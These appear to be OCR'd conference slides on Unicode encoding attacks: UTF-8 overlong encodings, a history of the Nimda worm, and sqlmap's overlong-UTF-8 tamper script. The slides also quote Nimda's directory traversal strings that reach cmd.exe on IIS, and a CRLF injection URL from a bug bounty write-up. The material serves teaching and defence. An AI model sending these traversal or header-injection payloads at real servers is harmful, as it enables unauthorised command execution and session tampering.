
Needless Packaging


UTF-8 Visualizer
A
U+0041
01000001
single byte
41
A
U+0041
OVERLONG
11000001
leading byte
n = 2
c1
10000001
continuation byte
→
81


UTF-8 Visualizer
A
U+0041
7654321
01000001
single byte
41
A
U+0041
OVERLONG
11000001
leading byte
n = 2
c1
10000001
continuation byte
→
81


UTF-8 Visualizer
A
A
U+0041
Padding
U+0041
OVERLONG
7654321
01000001
single byte
7
11000001
leading byte
n = 2
654321
10000001
continuation byte
→
41
c1
81


UTF-8 Visualizer
.
/
\
U+002E
OVERLONG
U+002F
OVERLONG
U+005C
OVERLONG
11000000
10101110
leading byte
n = 2
continuation byte
→
11000000
10101111
leading byte
n = 2
continuation byte
→
11000001
10011100
leading byte
n = 2
continuation byte
→
c0
ae
c0
af
c1
9c


UTF-8 Visualizer
.
/
\
U+002E
OVERLONG
U+002F
OVERLONG
U+005C
OVERLONG
11000000
10101110
leading byte
n = 2
continuation byte
→
11000000
10101111
leading byte
n = 2
continuation byte
→
11000001
10011100
leading byte
n = 2
continuation byte
→
c0
ae
c0
af
c1
9c

Nimda admiN

Worm digs holes in PCs, servers

The "W32.Nimda.A@mm" e-mail worm uses a number of ways to spread itself and infect computers and servers connected to the Internet. Here's how you can fall victim:

PCs:

1. Opening or previewing infected e-mail
2. Surfing a Web site that is hosted by an infected server
3. Operating on a shared network where one or more PCs are infected

Servers:

1. Being contacted by another infected server or PC
2. Operating on a shared network where one or more PCs are infected

Worm slows the Web

Internet response time has slowed dramatically worldwide due to the "Nimda" worm. The response time is the time it takes for data to travel from point A to B and back.

Source: Internet Traffic Report

```
/scripts
/MSADC
/scripts/..%255c..
/_vti_bin/..%255c../..%255c../..%255c..
/_mem_bin/..%255c../..%255c../..%255c..
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c
/scripts/..%c1%1c..
/scripts/..%c0%2f..
/scripts/..%c0%af..
/scripts/..%c1%9c..
/scripts/..%%35%63..
/scripts/..%%35c..
/scripts/..%25%35%63..
/scripts/..%252f..
/root.exe?/c+
/winnt/system32/cmd.exe?/c+
```

Directory traversal exploit strings in W32/Nimda-A

c0 ae c0 af c1 9c

sqlmap / tamper / **overlongutf8.py** ↑ Top


Code | Blame | 46 lines (34 loc) · 1.41 KB | Raw

```
def tamper(payload, **kwargs):
    """
    Converts all (non-alphanum) characters in a given payload to overlong UTF8 (not processing already

    Reference:
        * https://www.acunetix.com/vulnerabilities/unicode-transformation-issues/
        * https://www.thecodingforums.com/threads/newbie-question-about-character-encoding-what-does-0

    >>> tamper('SELECT FIELD FROM TABLE WHERE 2>1')
    'SELECT%C0%A0FIELD%C0%A0FROM%C0%A0TABLE%C0%A0WHERE%C0%A02%C0%BE1'
    """
```


Overlong spaces

Overlong <


regex101.com/?testString=SELECT%C0%A0FIELD%C0%A0FROM%C0%A0TABLE%.



regex101.com/?testString=SELECT%C0%A0FIELD%C0%A0FROM%C0%A0TABLE%.




Agenda




- Decoding Errors
- **Truncation**

Bug Bounty CRLF Injection



https://thecyberneh.github.io/posts/MicrosoftBugbounty/


https://subDomain.microsoft.com/%0D%0A%20Set-Cookie:whoami=thecyberneh
U+000D
C R
Carriage Return (CR)*
U+000A
L F
Line Feed (LF)*

Access Denied

You don't have permission to access "http://www.example.com/" on this server.

Request

